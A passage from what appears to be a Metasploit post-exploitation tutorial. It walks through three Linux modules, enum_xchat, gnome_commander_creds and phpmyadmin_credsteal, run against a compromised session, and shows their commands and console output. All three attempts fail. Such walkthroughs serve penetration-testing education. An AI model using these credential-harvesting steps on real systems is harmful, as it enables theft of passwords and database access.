
Next let's use the enum_xchat module. Xchat is an open source Internet Relay Chat Client once popular in Unix machines.This module will collect XChat's configuration files,chat logs from the target machine. Ofcourse the xchat IRC client should be installed on the target machine. In the configuration files, we can get information like channel settings, passwords, of both channel and server etc.


```
msf5 > use post/linux/gather/enum_xchat
msf5 post(linux/gather/enum_xchat) > show options

Module options (post/linux/gather/enum_xchat):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.


Post action:

   Name  Description
   ----  -----------
   ALL   Collect both the plists and chat logs


msf5 post(linux/gather/enum_xchat) > set session 3
session => 3
msf5 post(linux/gather/enum_xchat) > 
```


```
msf5 post(linux/gather/enum_xchat) > run

[-] Failed to open file: /home/root/.xchat2/servlist_.conf: core_channel_open: O
peration failed: 1
[-] Failed to open file: /home/root/.xchat2/xchat.conf: core_channel_open: Opera
tion failed: 1
[*] Post module execution completed
msf5 post(linux/gather/enum_xchat) > 
```

This module failed to bring anything. This means xchat may not be installed on the target sys-tem.


The gnome_commander_creds module collects the passwords stored by Gnome Comm-ander. Gnome Commander is a GUI file explorer for GNOME Desktop, one of the popular a-mong Linux users. These passwords are stored in clear text format and usually stored in the the user's home directory precisely at ~/.gnome-commander/connections.


```
msf5 > use post/linux/gather/gnome_commander_creds
msf5 post(linux/gather/gnome_commander_creds) > show options

Module options (post/linux/gather/gnome_commander_creds):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.

msf5 post(linux/gather/gnome_commander_creds) > set session 3
session => 3
msf5 post(linux/gather/gnome_commander_creds) > run

[*] Current user is root, probing all home dirs
[*] Post module execution completed
msf5 post(linux/gather/gnome_commander_creds) > 
```

It seems the target doesn't have the gnome commander program installed.

Since Gnome is not installed, there's no point in testing other Gnome modules so I move to t-he next module.


The phpmyadmin_credsteal module steals Phpmyadmin credentials from the target Linux machin -e. PhpMyAdmin is a software used to manage MySQL databases graphically. Once we g- et these credentials, we can get hold of all the databases present on the system.



```
msf5 > use post/linux/gather/phpmyadmin_credsteal
msf5 post(linux/gather/phpmyadmin_credsteal) > show options

Module options (post/linux/gather/phpmyadmin_credsteal):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.

msf5 post(linux/gather/phpmyadmin_credsteal) > set session 3
session => 3
msf5 post(linux/gather/phpmyadmin_credsteal) > run


PhpMyAdmin Creds Stealer!

[-] /etc/phpmyadmin/config-db.php doesn't exist on target
[*] Post module execution completed
msf5 post(linux/gather/phpmyadmin_credsteal) > 
```

However, the module failed to get any credentials. It says the config file doesn't exist on the target even though we are sure there is a PHPMyadmin isntallation on the target. Told you e-verything doesn't work successfully.

